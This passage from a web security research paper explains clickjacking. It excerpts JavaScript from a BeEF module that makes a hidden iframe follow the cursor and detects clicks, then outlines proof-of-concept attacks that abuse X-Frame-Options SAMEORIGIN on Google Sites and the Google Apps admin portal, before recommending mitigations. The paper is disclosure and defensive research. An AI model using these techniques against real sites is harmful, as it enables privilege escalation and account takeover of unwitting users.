2) CSRF tokens are cryptographically tied to the session ID cookie (which must tied to authentication of a specific session)

Most of the bugs discussed in this section are simply a result of developers not adhering to number two.

3 Clickjacking

Clickjacking is a type of confused deputy problem where a malicious website redresses a legitimate webpage to trick a user into clicking a legitimate webpage when they are intending to click on the top level page [8][9]. There are several ways to mitigate clickjacking, but the most accepted is to use the X-FRAME-OPTION header. At the time of this writing, the number of large scale websites that protect against clickjacking is low, probably lower than 15% (especially if mobile sites are taken into account) [2][16][18].

3.1 BeEf Clickjacking Module

Clickjacking is an attack that is often overlooked as non-important, and at least part of the reason is because making these attacks convincing isn't necessarily easy. To perform a convincing clickjacking attack, there are some tools that can be useful, but for the most part you're pretty much stuck writing your own Javascript (or paying someone to write it for you) [10]. In order to make realistic clickjacking scenarios easier to exploit, I've helped develop a clickjacking BeEf plugin [11].

BeEf, the browser exploitation framework, is a popular tool used for demonstrating clientside exploits. There are several reasons we chose BeEf to write a clickjacking module. There is a lot of information BeEf will gather that can be useful e.g. it has built-in browser detection, so if a certain browser renders a page differently it is possible to detect and tailor the attack accordingly. BeEf has an easy-to-use web interface so clickjacking can be shown without much effort, but additionally BeEf includes a REST API where more realistic demonstrations can be automated (shown in more depth at [14]).



Image 3: Clickjacking Module within the BeEf UI Panel. There is a hooked browser that can accept a payload.



Image 4: Victim browser hooked by BeEf. The page /demos/clickjacking/clickjack_attack.html is included with the module to give an example of how an attacker page might look.

3.1.1 IFRAME Following the Cursor

One of the most deadly clickjacking attacks is when a hidden iframe follows the mouse, so wherever a victim clicks on the page, they're actually clicking on an arbitrary location controlled by an attacker. There are

several examples of this type of code available [12]. However, to my knowledge, none of these examples are reliably portable across all major browsers.

The general idea behind an iframe following the mouse is straightforward. There are two frames, an inner and an outer. The outer frame is large, and it's what contains the entire clickjackable page. The inner frame registers a mousemove event that triggers when the mouse is moved over our own domain (once it exits the victim domain), and the inner iframe is updated so our mouse is always over whatever we want our victim to click on.

```
$j("body").mousemove(function(e) {
     $j(outerObj).css('top', e.pageY);
     $j(outerObj).css('left', e.pageX);
 });
```

3.1.2 Multiple Clicks and Events

It's a bit of a challenge on how to detect when a user clicks over a domain from a separate origin. One way to achieve this is to give focus to an invisible button on a controlled domain, and then registering a click when that button loses focus.

```
$j(btnObj).focus();
$j(btnObj).focusout(function() {
    cjLog("Iframe clicked");
    iframeClicked();
});
```

When a click is detected, the iframeClicked function increments, updates the inneriframe position, and evaluates a custom function. This custom function is important because it allows us to update the visible page, making the attacker page appear responsive. In the demo page, this function can do things like update the displayed quote. There's also a delay, which is important in scenarios where it takes a moment for some clicks to register [13].

```
function iframeClicked(){
    clicked++;
    var jsfunc = '';
    jsfunc = clicks[clicked-1].js;
    innerPos.top = clicks[clicked].posTop;
    innerPos.left = clicks[clicked].posLeft;
    eval(unescape(jsfunc));
    setTimeout(function(){
        updateIframePosition();
    }, <%= @clickDelay %>);

    setTimeout(function(){
        var btnSelector = "#" + elems.btn;
        var btnObj = $j(btnSelector);
        $j(btnObj).focus();
```

```
        //check if there are any more actions to perform
        try {
            if (isNaN(parseInt(clicks[clicked].posTop))) {
                removeAll(elems);
                throw "No more clicks.";
            }
        } catch(e) {
            cjLog(e);
        }
    }, 200);
}
```

3.2 X-FRAME-OPTIONS Edge Cases

With most browsers X-FRAME-OPTIONS sameorigin works by checking window.top.location, but not window.parent.location. Although I discovered this independently, this is something that was previously known (although not widely). Others had referenced the issue at least here [23][24].

It may not immediately be clear what web applications are impacted, but two conditions need to be present: 1) somewhere on the victim domain, framing must be allowed and 2) the victim domain uses x-frame-options sameorigin as a mitigation against clickjacking. With number two, most websites tend to not protect against clickjacking at all (which is worse, of course). However, there are a few places where these two conditions seem pretty pervasive. Google is a prime example because it's common for Google to protect from clickjacking with x-frame-options: sameorigin, but then tend to allow external framing on the same domain. Using this and a little social engineering it's possible to exploit clickjacking attacks against Google.

3.2.1 Examples

Using the BeEf module written in the previous section, it's possible to construct proof of concept attacks against this policy. First, the following will exploit this on sites.google.com to change a victim's preferences from private to public.

1. Victim has a private webpage at https://sites.google.com/site/victim/, which contains sensitive information
2. Victim visits attacker website at https://sites.google.com/site/attacker/home
3. The attacker website is using the iframe gadget to frame his own site, http://hacker.com
4. http://hacker.com has Javascript that frames https://sites.google.com/site/victim, that tricks the user into clicking on specific things to administer his private site. For example, to make his private site public.

A video of this in action is available at [13]

A second example may be more sinister. Google Apps allows administrators to manage their domain through a google.com portal protected with same-origin, while also allowing framing on the same origin at several locations, including iGoogle, Google Analytics, and Google Image Search. The following demonstrates how an attacker might exploit this.

1. Victim is logged in to a Google account.

2. Victim is social engineered to visit a “Google In-Page analytics” page that’s framing attacker controlled content (http://hacker.com). There seem to be a few other ways to frame attacker controlled content on google.com, such as igoogle or other things that might accept Google gadgets.
3. http://hacker.com can now frame a bunch of pages from google.com. Some targets are easier than others. Calendar is tough, for example, because it requires JavaScript but also has a frame breaker. Others, like finance and reader, are easy. For my proof of concept, I framed the Google apps admin portal imagining the victim is a Google Apps admin and the attacker is an unprivileged apps user attempting to escalate privileges. In this case, the attacker frames https://www.google.com/a/cpanel/webstersprodigy.net/Organization?userEmail=evilattacker@webstersprodigy.net
4. At this point there are four clicks involved. Click on “Roles and Privileges”, then “Assign more roles”, then “Super Admin” then “Confirm Assignment”.
5. I have a proof of concept for this as well as attack 1, but it’s less reliable because Google Analytics’ JavaScript sometimes modified clicks, and one click in particular I couldn’t completely hide (although I suspect with more time it should be possible). I admit the Google Analytics exploit I have would be tough to pull off in the real world (the victim would have to have recently logged in to the admin portal, they have to click things inside of analytics) but the payoff is huge. The attacker is now an admin for a Google apps business and can do things like change a password and then read anyone’s email.



Image 5: With the second example, eventually the attacker is tricking the victim to click on this.

3.2.2 Recommended Mitigations

Many portals (like admin portals) do not require framing. In these cases, the issue could be mitigated by setting X-FRAME-OPTIONS to DENY rather than SAME-ORIGIN. This can be problematic in holistic designs that always add X-FRAME-OPTIONs headers to every response regardless of context, which is probably why Google will not adopt this mitigation.

It would be better if Chrome and other browsers checked the parent (and not just the top) when X-FRAME-OPTIONS SAME-ORIGIN is set. Most browsers (Firefox, Safari, IE8) seem to do the same thing, however, IE9 and IE10 currently do better in this respect by checking the frame chain (e.g. this attack would fail with IE9).

4 Bibliography and Notes

Extra thanks to Joe Bialek, who helped exploit 2.7 and Travis Rhodes who did a lot of cool cookie work in our paper at [4].

[1] This is quoted numerous times in various places (e.g. if you post a crypto question to stackoverflow where you try to implement your own, it's relatively likely you will receive this as an answer). However, I can't find the original quote. I suspect Tyler Durden or Bruce Schneier said this.

[2] Analyzing the Top 10,000 websites HTTP Headers, http://www.shodanhq.com/research/infodisc

[3] The Tangled Web, Michal Zalewski

[4] New ways I'm going to Hack your Web App, Blackhat AD, Rich Lundeen, Travis Rhodes, Jesse Ou.

[5] In certain scenarios, both HTML encoding and magic quotes are enough to mitigate vulnerabilities. However, there are scenarios in both cases where these mitigations can be bypassed (e.g. HTML encoding inside an attribute)

[6] OWASP prevention Cheat Sheet, https://www.owasp.org/index.php/Cheat_Sheets

[7] Microsoft SDL CSRF recommendation, http://msdn.microsoft.com/en-us/library/ms972969.aspx

[8] OWASP Clickjacking Cheat Sheet, https://www.owasp.org/index.php/Clickjacking

[9] The confused deputy rides again! Tyler Close, http://waterken.sourceforge.net/clickjacking/

[10] Clickjacking Tool, Paul Stone, http://www.contextis.co.uk/research/tools/clickjacking-tool/

[11] Clickjacking BeEf plugin, Rich Lundeen, https://github.com/beefproject/beef/pull/743

[12] Follow Mouse, Robert Hansen, http://ha.ckers.org/weird/followmouse.html

[13] Clickjacking Google, Rich Lundeen, http://webstersprodigy.net/2012/09/13/clickjacking-google/

[14] BeEf Clickjacking Module and using the REST API to Automate Attacks, Rich Lundeen, http://webstersprodigy.net/2012/12/06/beef-clickjacking-module-and-using-the-rest-api-to-automate-attacks/

[15] For example, one common problem is developers encrypting things where they should be checking for integrity. The algorithms they use are not broken, but they are used in the incorrect scenarios.

[16] On the Fragility and Limitations of Current Browser-Provided Clickjacking Protection Schemes, Sebastian Lekies, https://www.usenix.org/conference/woot12/fragility-and-limitations-current-

browser-provided-clickjacking-protection-schemes. This found that only about 15% of the large scale sites attempted to protect themselves from clickjacking.

[17] Advanced CSRF and Stateless Anti-CSRF, John Wilander, http://www.slideshare.net/johnwilander/advanced-csrf-and-stateless-anticsrf

[18] It is common for main sites to have x-frame-options, but then mobile sites with equivalent functionality to not have this protection. An example of a large site that did this was Amazon.com – I reported this to them, and they subsequently added the x-frame-options header to the mobile sites. More detail here: http://webstersprodigy.net/2012/12/06/beef-clickjacking-module-and-using-the-rest-api-to-automate-attacks/#Amazon

[19] Exploiting the unexploitable XSS with clickjacking, kkotowicz, http://blog.kotowicz.net/2011/03/exploiting-unexploitable-xss-with.html

[20] Access Control Service, MSDN, http://msdn.microsoft.com/en-us/library/gg429786.aspx

[21] Some Practical ARP Poisoning with Scapy, IPTables, and Burp, Rich Lundeen, http://webstersprodigy.net/2012/07/06/some-practical-arp-poison-attacks-with-scapy-iptables-and-burp/

[22] CSS Session Proof of Concept, Mario Heidreich, http://html5sec.org/cssession

[23] X-Frame-Options gotcha, James Kettle, http://www.skeletonscribe.net/2012/06/x-frame-options-sameorigin-warning.html

[24] Frame-Options header and intermediate frames, mail by Dave Ross, http://www.ietf.org/mail-archive/web/websec/current/msg01028.html

[25] http://stephensclafani.com/2011/04/06/oauth-2-0-csrf-vulnerability/

[26] http://sso-analysis.org/